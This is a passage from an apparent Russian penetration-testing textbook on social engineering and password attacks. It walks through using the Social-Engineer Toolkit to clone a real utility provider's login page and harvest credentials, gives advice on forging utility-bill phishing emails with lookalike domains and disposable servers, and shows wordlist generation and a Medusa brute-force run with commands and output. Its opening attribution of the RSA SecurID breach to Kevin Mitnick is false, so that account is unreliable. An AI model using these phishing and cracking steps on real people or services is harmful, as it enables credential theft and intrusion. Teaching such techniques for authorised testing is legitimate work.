Один из примеров удачного использования фишинга связан с хакером по имени Кевин Митник (Kevin Mitnick). Атака была нацелена на компанию RSA, специализирующуюся на разработке решений для информационной безопасности. Нападение началось с того, что Кевин Митник отправил фишинговые письма сотрудникам компании. В письмах злоумышленник выдавал себя за сотрудника технической поддержки и убеждал получателей открыть вложенный файл, якобы содержащий важную информацию. Файл содержал вредоносное ПО, которое позволило хакеру получить доступ к компьютерам жертв и, как следствие, к корпоративной сети RSA.

После получения доступа к сети Митник смог найти и похитить информацию о системе безопасности SecurID, разработанной RSA. Эта система предоставляла двухфакторную аутентификацию для клиентов компании и использовалась миллионами пользователей по всему миру. Успешный взлом привел к компрометации системы безопасности и серьезному ущербу для репутации RSA.

Социальная инженерия с использованием мобильных устройств. Данный тип атаки можно проиллюстрировать на примере создания вредоносного приложения для смартфона с очень привлекательной функцией, которая подтолкнет пользователей к загрузке и установке приложения на свои устройства.

Чтобы популяризировать такое приложение, часто используются имена, похожие на имена популярных программ в официальных магазинах приложений (рис. 8.2). После установки вредоносного приложения на устройство жертвы оно сможет извлечь и отправить учетные данные пользователя злоумышленнику. Что самое интересное, иногда такие приложения могут выполнять заявленные функции.




Рис. 8.2. Пример приложений при поиске VK через Google Play Store

Еще одна форма мобильной социальной инженерии известна как «смишинг». Этот тип атаки заключается в отправке SMS-сообщения с вредоносным URL-адресом. Нападающие могут отправлять SMS-сообщения случайным людям, при этом текст такого сообщения очень похож на тот, которые обычно присылают вам банки. Сообщение содержит URL, и ничего не подозревающий человек может нажать на вредоносную ссылку, которая приведет его на специально созданный сайт с формой ввода личных данных.

Телефонный фишинг. В наше время автоматические АТС стали неотъемлемой частью сферы обслуживания. Для ускорения и упрощения идентификации многие банки просят своих клиентов идентифицироваться по телефону, а именно ввести номер клиента и пароль во время ожидания оператора. Атака при таком типе аутентификации достаточно проста. Конфигурируется АТС, которая фиксирует все действия пользователя. Далее всем пользователям рассылается письмо с просьбой связаться с банком по заранее подготовленному номеру. Пользователь будет звонить, вводить свои данные, после чего звонок будет сбрасываться. Конечно, после определенного количества раз это ему надоест, но к тому времени у атакующего уже окажутся несколько паролей с его карты и номер пользователя.

Приманка. При помощи этого приема была остановлена работа целого предприятия, внутренняя сеть которого не имела связи с внешним миром. Злоумышленник оставил красивую, привлекающую внимание флеш-карту на парковке для сотрудников, один из которых заметил и подобрал ее. Естественно, это было утром, перед началом рабочего дня. Любопытство взяло верх, и сотрудник прямо

на рабочем месте решил проверить ее содержимое. Как вы понимаете, на ней был вирус, который очень быстро распространился по внутренней сети.

Проход «паровозиком» (tailgating). Используется для проникновения на защищенные объекты. Предположим, что на предприятии стоят турникеты и доступ осуществляется по электронным картам. Но если убедить одного из сотрудников в том, что карту вы потеряли, а вам необходимо срочно попасть на совещание, то электронная система пропустит двух человек сразу, проходящих через турникет вплотную друг к другу.

Фазы атаки

Посмотрим на картину в целом. Чтобы удачно провести нацеленную на человека атаку, необходимо:

- собрать как можно больше информации о цели;
- установить доверительные отношения;
- получить информацию;
- использовать ее.

Сбор информации. Информацию можно собирать из различных источников — корпоративного сайта, социальных сетей, форумов, публикаций и даже из мусора.

Что может быть прекраснее, чем копаться в мусорном баке вместе с лицами без определенного места жительства? Но на самом деле из казалось бы никому не нужного мусора можно собрать достаточное количество информации для проведения успешной атаки. Люди склонны выбрасывать ненужные вещи — счета, старые рецепты, выписки из банков, фотографии, резюме и многое другое. Используя эти данные, легко определить, чем человек болеет, у какого врача лечится, где живет, его персональный номер телефона, финансовое состояние и многое другое, что потом можно использовать против него. Иногда попытки проникнуть в систему занимают недели времени, а за десять минут удается найти в мешке с мусором листик, на котором записаны логин и пароль.

Для сбора информации из социальных сетей очень хорошо подойдет ранее рассмотренный инструмент Maltego.

Установление доверительных отношений. Для этого не обязательно общаться с человеком на протяжении нескольких лет. На самом деле все можно сделать в рамках одного телефонного звонка. Очень хорошо это демонстрирует пример со взломом AOL. Злоумышленник разговаривал с оператором службы технической поддержки больше часа. Он установил доверительные отношения с сотрудником, а затем упомянул в разговоре о том, что продает свою машину. Сотрудник компании проявил к ней интерес и попросил прислать фотографии. Злоумышленник прислал троянского коня и таким образом получил доступ к внутренней сети организации.

Получение информации. Чем больше злоумышленник получит информации от сотрудника, тем успешнее будет атака. В одном из случаев хакер позвонил по общедоступному телефону компании и, представившись новым сотрудником, попросил телефон службы технической поддержки. Позвонив во внутреннюю службу, он, как новый сотрудник, узнал контакты директора ИТ-отдела, якобы для согласования подключения к локальной сети.

История плавно перешла в фазу действия. Злоумышленник позвонил в службу технической поддержки и представился новым сотрудником, которого только недавно приняли на работу и которому еще не успели сделать аккаунт и выдать компьютер. Он сообщил, что уже сегодня, буквально через пару минут, ему необходимо выступить с презентацией перед начальниками отделов. Проблема в том, что он не может войти в систему, хотя только что он разговаривал с начальником ИТ-отдела (называет имя) и устно согласовал создание временной учетной записи. Сотрудник службы технической поддержки очень хотела помочь новому сотруднику, ведь посторонние не звонят во внутреннюю службу, да и сам начальник ИТ-отдела вроде как дал согласие. В результате злоумышленник получил доступ во внутреннюю сеть, не прибегая к использованию технических навыков.

Social-Engineer Toolkit

Набор для социальной инженерии (Social-Engineer Toolkit, SET) — это утилита, созданная Дэвидом Кеннеди (David Kennedy), основателем TrustedSec. Данный инструмент, написанный на Python, входит в состав Kali Linux и ориентирован на помощь в осуществлении атак по типу социальной инженерии.

Основные функции этой утилиты:

- спуфинг (Spoofing): позволяет создавать поддельные веб-страницы, которые при некотором старании выглядят как настоящие. Чаще всего их используют для обмана пользователей, с целью получить их пароли или заставить запустить вредоносное ПО;
- фишинг (Phishing): включает инструменты для проведения фишинговых атак, в том числе создание поддельных электронных писем и веб-страниц;
- вредоносные файлы: создает вредоносное ПО (исполняемые файлы, PDF-документы и т. д.), которое затем может быть использовано для атаки на целевые ИС;
- распространение через USB: включает в себя инструменты для создания вредоносных USB-флешек, которые могут быть использованы для атаки на системы как в описанном выше случае;
- SMS-атаки: облегчает создание и осуществление атак с использованием поддельных SMS-сообщений.

Рассмотрим примеры того, как можно использовать эту утилиту в реальной жизни.

Создание поддельного сайта

Итак, вы решили начать свою атаку на предприятие путем рассылки фишинговых писем — отлично, хороший выбор. Теперь необходимо определиться с тем, что будет внутри письма. Самые популярные варианты — вредоносное ПО или ссылка на поддельный сайт. Предлагаю выбрать второе. Если вы столкнетесь с хорошо организованной защитой, когда письма проверяются несколькими антивирусами и даже «чистые» файлы блокируются только из-за их расширения, то ваши шансы на успех в первом случае резко снизятся.

Далее необходимо определиться с сайтом, который мы хотим подделать. В принципе, в этом вопросе творческий простор практически безграничен, но давайте остановимся на вполне приземленном варианте поставщика коммунальных услуг. Все же оплачивают счета за горячую воду, верно?

Теперь приступим к работе с SET. Запустить его (рис. 8.3) можно либо из пользовательского меню, либо из консоли следующей командой:

```
$sudo setoolkit
```

Рис. 8.3. Первый запуск SET

Выбираем первый пункт Social-Engineering Attacks (атаки по типу социальной инженерии). Необходимо указать, что мы хотим осуществить атаку при помощи веб-сайта, для этого выберем пункт website attack vector. Далее начинается самое интересное. Нам необходимо создать точную копию страницы, помните (рис. 8.4)? Это можно сделать и вручную, но у нас есть SET.




Рис. 8.4. Оригинальный сайт поставщика услуг

Теперь нам необходимо проинструктировать SET. Он сделает все сам: клонирует сайт, запустит необходимый сервис и начнет собирать логины и пароли, вам останется только снимать сливки. Продемонстрированный метод, конечно же, тривиален, возможности SET гораздо шире, но и этого уже будет достаточно, чтобы вызвать у читателя интерес к этому продукту.

Далее мы указываем, что хотим осуществить захват данных пользователя, для этого выберем Credential harvesting attack method и то, что хотим клонировать сайт, — site cloner.

После этого SET начнет действовать. Для начала он попросит указать IP-адрес, на котором будет «слушать» трафик. Поскольку все действия мы проводим в никому, кроме нас, не доступной лаборатории, оставим локальный адрес. Если бы это происходило в реальной жизни, то SET был бы запущен на виртуальном сервере и мы бы указали реальный адрес этого сервера.

Затем нас попросят предоставить URL страницы, которую мы хотим клонировать. Вводим его, и тут происходит нечто магическое. Пробуем зайти по адресу localhost, порт 80 (рис. 8.5).




Рис. 8.5. Клонированный сайт

Теперь введем логин и пароль. Смотрите, что происходит дальше: после отправки данных клиент перенаправляется на страницу реального поставщика услуг, а мы видим в консоли данные, которые ввел пользователь (рис. 8.6).

Теперь, когда у нас есть такой чудесный сайт, необходимо рассказать о нем пользователям. Для этого создадим фишинговое письмо и добавим туда URL нашей новой странички.

```
itsecbook@kali: ~
File  Actions  Edit  View  Help
to a report

────────────────────────────────────────────────────────────────────────────────
── * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ──

The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:

If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesns't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perpective, it will not work. This isn't a SET issue
this is how networking works.

set:webattack> IP address for the POST back in Harvester/Tabnabbing [192.168.91.
128]:
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone:https://lk.kvartplata.info/LK/Home/Login/

[*] Cloning the website: https://lk.kvartplata.info/LK/Home/Login/
[*] This could take a little bit...

The best way to use this attack is if username and password form fields are avai
lable. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80
[*] Information will be displayed to you as it arrives below:
127.0.0.1 - - [18/May/2023 05:56:55] "GET / HTTP/1.1" 200 -
[*] WE GOT A HIT! Printing the output:
POSSIBLE USERNAME FIELD FOUND: UserEmail=itsecbook@nic.ru
POSSIBLE USERNAME FIELD FOUND: UserPassword=TesstPass123
POSSIBLE PASSWORD FIELD FOUND: UserPassword=TesstPass123
PARAM: CaptchaInputText=ssdfsdf
PARAM: CaptchaDeText=2764bb61ef9f44aaa3658beeee720768
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


192.168.91.128 - - [18/May/2023 05:57:40] "POST /Login HTTP/1.1" 302 -
```

Рис. 8.6. Консоль SET с полученными данными

Создание фишинговых писем

Перед созданием такого письма нам надо решить несколько вопросов. Для начала следует подумать о том, через какие серверы вы будете отправлять такую почту. Настоятельно не рекомендуется делать все с вашего основного компьютера, ведь если IP заблокируют, то это вызовет у вас некоторые трудности. Либо используйте бесплатные серверы (хотя они всегда вызывают меньше доверия), либо купите несколько VPS.

Автор выступает за второй вариант. Специалисты, работающие в области ИБ, получают достаточно хорошие деньги, чтобы считать абсолютно нормальной покупку серверов, с которых будут проводиться атаки, и другого оборудования, а также пожертвования проектам с открытым кодом. Согласитесь, каждому разработчику бесплатного ПО будет приятно получить под Новый год 500 рублей от анонимного благодетеля.

Рекомендую присмотреться к серверам с поминутной оплатой, ведь в то время, когда вы не проводите тесты на проникновение, они могут быть отключены и вы за это не будете платить.

Итак, мы определились с сервером. Предположим, что в данном примере мы будем использовать наш личный сервер. Следующий шаг — это домен. Домен очень важен: если сервер получателя настраивали более-менее грамотные специалисты, то там наверняка стоит защита от поддельных доменов и ваше письмо удалят в автоматическом режиме. Поэтому необходимы домены, максимально похожие на те, с которых вы собираетесь рассылать почту. Например, домен micrasoft.com очень похож на microsoft.com. Тут все ограничено только вашей фантазией.

Следующее, что нам необходимо, — получить образец письма (рис. 8.7). Да, есть пользователи, которые примут за чистую монету самое ужасное с визуальной и грамматической точки зрения «творчество», но, к счастью, таких остались единицы. Для создания похожего на настоящее письма попробуйте вступить в переписку с той организацией, от имени которой вы собираетесь рассылать письма. Если вы хотите делать это от имени банка, напишите в банк, задайте им вопрос по поводу предоставления кредита или вложения инвестиций, и вы наверняка получите ответ. Если вы собираетесь отправлять письма сотрудникам от имени компании, в которой они работают, то вы знаете, что делать. Напишите, что хотите купить две тонны цемента, если, конечно, организация его продает.




Рис. 8.7. Оригинал счета за коммунальные услуги от ЕИРЦ СПб

Теперь несколько модифицируем письмо и сделаем информацию в нем более пугающей и призывающей к действию (рис. 8.8). Для этого можно воспользоваться любым текстовым редактором, и vi, и LibreOffice Writer.




Рис. 8.8. Отредактированный вариант письма

На наш взгляд, получилось очень даже хорошее письмо, по стилю неотличимое от оригинала. Единственное, что смутит внимательного пользователя, — домен. Как уже говорилось, необходимо использовать что-то максимально похожее.

Отправляем письма нужным адресатам, лучше всего отправлять одно письмо одному человеку, и начинаем ждать, недаром же этот метод атаки называется созвучно слову «рыбалка».

09 Взлом паролей

В современном мире есть много разных видов аутентификации. Существуют методы, использующие биометрические данные (сканирование отпечатков пальца, радужной оболочки глаза, лица, голоса), дополнительные устройства (мобильный телефон, генератор паролей, смарт-карты); есть способы, которые учитывают даже такие параметры, как GPS-координаты и манера набирать пароль на клавиатуре. И все же до сих пор самым популярным методом аутентификации является ввод логина и пароля.

Пара логин и пароль по умолчанию используется для аутентификации во всех системах, будь то веб-приложение, операционная система или база данных.

В этой главе будут рассмотрены два основных сценария:

- в первом случае нам будет доступна только форма для ввода логина и пароля;
- во втором случае мы получим доступ к базе данных (а вы помните, что даже простой файл может считаться базой данных) и увидим только хеши паролей.

Основные методы

Для начала рассмотрим два основных метода атаки на пароли. На самом деле способов взломать пароль огромное множество, но в основном все они являются модификациями либо прямого перебора, либо перебора по словарю.

Прямой перебор паролей, или «brute force», хотя гарантированно и находит пароль при достаточном количестве времени, имеет ряд существенных недостатков. Во-первых, такие атаки могут занять очень много времени, особенно при работе с длинными паролями, включающими широкий диапазон символов. Во-вторых, атаки с прямым перебором требуют больших вычислительных ресурсов, что становится проблемой при ограниченных возможностях. К тому же многие системы предусматривают блокировку аккаунта или замедление процесса ввода пароля после определенного количества неудачных попыток, что ограничивает эффективность атак «brute force». При этом такого рода атаки обычно легко обнаруживаются системами безопасности из-за большого числа попыток входа,

что может привести к блокировке IP-адреса, с которого совершается атака. Наконец, полагаясь исключительно на прямой перебор, можно упустить другие, более эффективные способы взлома, такие как социальная инженерия, атаки по словарю или использование утечек данных. Поэтому хотя прямой перебор может быть частью стратегии, он обычно используется как самый последний вариант в случае, когда все остальные методы не дали должного результата.

Атаки по словарю. Суть метода заключается в том, что атакующий подбирает пароль не случайным образом, а берет слова из заранее подготовленного файла с паролями. Разумеется, перебор не ведется вручную. Для проведения таких атак (независимо от того, перебираете вы пароли напрямую или используете списки, что гораздо предпочтительнее) применяется специальный инструментарий, который мы рассмотрим в следующих разделах.

Работа со списками паролей

Где же взять файл с паролями? Kali Linux уже содержит несколько таких списков в директории /usr/share/wordlists/. Однако если вам этого покажется мало, то дополнительные материалы всегда можно найти в интернете. Например, на сайте https://wiki.skullsecurity.org/index.php?title=Passwords есть очень хорошая подборка словарей. Там есть файл, содержащий 500 самых популярных паролей, или пароли пользователей таких популярных сервисов, как Hotmail и MySpace.

Но у таких словарей есть один недостаток. Большая их часть создается англоговорящими специалистами. Можно с уверенностью сказать, что в России такие пароли, как «matthew» или «hooters», не будут пользоваться особой популярностью. Зато пароли «krasotka» и «cheburek» можно встретить довольно часто.

Нередко люди используют для создания паролей название своей профессии, дату рождения, название организации. Поэтому в некоторых случаях самостоятельно созданный список паролей будет намного лучше найденных в интернете.

Разумеется, создать вручную список хотя бы из 1000 паролей — задача довольно сложная. Рассмотрим способы автоматизации процесса.

В состав Kali Linux входит утилита crunch, которая может генерировать списки слов на основе заданных пользователем правил.

Приведем несколько примеров ее использования. Предположим, мы заметили, как человек вводит пароль. Нам удалось запомнить, что он использует только маленькие латинские буквы rgtyus в количестве от 6 до 9:

```
root@kali:~# crunch 6 9 rgtyus -o pass.txt
Crunch will now generate the following amount of data: 118459584 bytes
112 MB
0 GB
0 TB
0 PB
Crunch will now generate the following number of lines: 12083904
```

Crunch позволяет генерировать пароли по определенному шаблону. Для этого используются специальные операторы: `@` — строчные буквы, `,` — прописные буквы, `%` — цифры, `^` — специальные символы.

Часто бывает так, что администратор на предприятии использует для простоты запоминания одну и ту же типовую конструкцию пароля для всех серверов. Предположим, что его пароли всегда начинаются с заглавной буквы, содержат четыре строчные буквы и четыре цифры:

```
root@kali:~# crunch 9 9 -t ,@@@@%%%%
Crunch will now generate the following amount of data: 1188137600000 bytes
1133096 MB
1106 GB
1 TB
0 PB
Crunch will now generate the following number of lines: 118813760000
Aaaaa0000
Aaaaa0001
Aaaaa0002
Aaaaa0003
Aaaaa0004
Aaaaa0005
Aaaaa0006
Aaaaa0007
...
```

Зная политику безопасности компании хотя бы в отношении паролей, можно создать список из строк, содержащих, например, девять символов, одну заглавную букву и одну цифру.

Второй способ создания собственного, персонализированного списка паролей — это использование слов и фраз с сайта организации. Представьте на секунду, что вы не лучший специалист по информационной безопасности, а рядовой менеджер туристического агентства. И вдруг, в самый неподходящий момент, ОС просит вас сменить пароль. Вы вводите первое, что приходит вам в голову и хорошо запоминается, например «Турция2023».

Учитывая, что деятельность любой компании в той или иной степени находит свое отражение на ее веб-страничке, было бы разумно просмотреть ее, найти самые часто встречаемые слова и использовать их для создания списка возможных паролей. Для данной цели можно использовать инструмент под названием cewl (Custom Word List Generator), который также входит в состав Kali Linux:

```
root@kali:~# cewl -w au_gov.txt –d 6 –m 7 au-gov.tv
CeWL 5.2 (Some Chaos) Robin Wood (robin@digi.ninja) (https://digi.ninja/)
```

В данном случае утилита будет просматривать сайт максимум на 6 страниц в глубину и искать слова длиной минимум из 7 символов. Все результаты работы будут записаны в файл:

```
root@kali:~# cat au_gov.txt
Keyboard
determined
messing
messed
troubleshooting
acronymn
TANSTAAFL
Launch
Shopping
specialization
expressed
comfortably
flowers
repaired
Maintaining
specializing
incompetent
worrying
permits
grandma
occasion
plugged
renewed
barely
concerned
...
```

Однако созданный на основе данных одного сайта список паролей не будет эффективным. На сегодняшний день практически на всех предприятиях есть политика безопасности, оговаривающая сложность паролей. Более того, никто не стоит над пользователем и не смотрит, соответствует ли его пароль политике безопасности: система сама не даст ему ввести пароль короче 8 символов, не содержащий заглавную букву и цифру. Поэтому полученный на предыдущем шаге список надо будет несколько модифицировать.

Для модификации паролей воспользуемся программой John the Ripper (JtR). JtR — это инструмент для взлома паролей, первоначально разработанный для Unix, но впоследствии адаптированный для многих других операционных систем, включая Windows, MacOS и Linux. JtR способен подбирать пароли, используя различные методы: прямой перебор, словарные атаки, атаки с использованием радужных таблиц (предварительно вычисленная таблица возможных хешей и соответствующих им паролей), а также гибридные атаки (комбинация словарных атак и прямого перебора). John the Ripper поддерживает множество форматов хеширования, включая DES, MD5, Blowfish, Kerberos и многие другие.

Чтобы изменить параметры работы данной программы, придется отредактировать конфигурационный файл таким образом, чтобы она добавляла две цифры к каждому паролю из созданного списка. Добавим в конец файла /etc/john/john.conf правило, следуя которому программа будет добавлять по две цифры в конце каждого пароля:

```
[List.Rules:AddNum]
$[0-9]$[0-9]
```

Теперь запустим JtR и в качестве параметра укажем уже собранный нами список паролей:

```
root@kali:~# cat john --wordlist /root/au_gov.txt --stdout --rules:AddNum > /
root/re_au_gov.txt
words:84567 time:0:00:00:00 DONE (Tue Oct 15 18:15:25 2022) w/s: 2242K
current: Programming99
root@kali:~# cat /root/re_au_gov.txt
...
Aebcsupport25
Aebcsupport26
Aebcsupport27
Aebcsupport28
Aebcsupport29
Aebcsupport30
...
```

Атаки на сервисы

Теперь, когда мы разобрались с общими принципами и создали необходимые списки паролей, перейдем к практике. Онлайн-атаки направлены прежде всего на подбор паролей к сервисам, обеспечивающим удаленную аутентификацию. Это могут быть веб-приложения, SSH, SMTP, FTP и другие сервисы.

Стоит упомянуть о рисках таких атак. Как вы поняли из предыдущей части, перебор паролей по словарю, не говоря уже о прямом переборе паролей, — это процесс, которой может потребовать достаточно много времени и не одну сотню попыток. Современные системы защиты очень быстро отреагируют на сотню-другую попыток аутентификации одного и того же пользователя в короткий промежуток времени и в лучшем случае просто заблокируют IP-адрес атакующего. Не забывайте и о том, что почти все системы блокируют пользователя в том случае, если он ввел неверный пароль более трех или пяти раз.

Необходимо правильно выбрать цель для атаки. Так, атака на такой сервис, как RDP, займет больше времени. Это связано с тем, что вам придется подбирать только один пароль за сессию и вы не сможете делать это в несколько потоков. Зато, подобрав пароль к RDP, вы получите больше возможностей и свободы действий в будущем, нежели чем в случае с веб-приложением.

Medusa

Medusa — это быстрый и удобный инструмент для перебора паролей. Она поддерживает множество протоколов для проведения атак, включая HTTP, FTP, SMB (Server Message Block), SMTP (Simple Mail Transfer Protocol), SSH (Secure Shell), Telnet и т. д. Одной из сильных сторон Medusa является многопоточность, благодаря ей появляется возможность осуществлять несколько попыток входа

одновременно, что значительно увеличивает скорость перебора. Из-за модульной структуры Medusa легко адаптировать для поддержки новых протоколов и сервисов. Medusa поддерживает функцию некоторых протоколов (например, SMB) «pass-the-hash», которая позволяет аутентифицировать пользователя с помощью NTLM- или Lanman-хеша пароля, а не самого пароля.

Medusa также поддерживает атаки на файлы .htaccess. Файлы .htaccess используются на серверах под управлением Apache. Они могут применяться для защиты конкретных каталогов с помощью аутентификации на основе паролей. Файл .htaccess связывается с файлом .htpasswd, который содержит имена пользователей и хешированные пароли.

Продемонстрируем работу Medusa на примере подбора пароля для доступа к защищенной директории веб-сервера:

```
root@kali:~/ medusa -h www.mycorp.com -s -p /root/Documents/500-passwords.txt
-M http -m DIR:/administrator -T 10 -u admin
Medusa v2.2 [http://www.foofus.net] (C) JoMo-Kun / Foofus Networks
<jmk@foofus.net>

ACCOUNT CHECK: [http] Host: www. mycorp.com (1 of 1, 0 complete) User: admin
(1 of 1, 0 complete) Password: 123456 (1 of 1 complete)
ACCOUNT FOUND: [http] Host: www. mycorp.com User: admin Password:
123456 [SUCCESS]
```

В данном примере мы совершили атаку на сайт под управлением CMS Joomla. В качестве параметров использованы:

- `-h` в `-h www.mycorp.com` указывает на целевой хост;
- `-s` указывает на то, что должно использоваться безопасное соединение, если это возможно;
- `-p` в `-p /root/Documents/500-passwords.txt` задает файл со списком паролей, который будет применяться при атаке;
- `-M` в `-M http` указывает на модуль, который будет применяться при атаке;
- `-m` в `-m DIR:/administrator` используется для определения дополнительных параметров модуля;
- `-T` в `-T 10` задает количество потоков, которые будут использоваться при атаке;
- `-u` в `-u admin` задает имя пользователя, которое будет применяться при атаке.

Crowbar

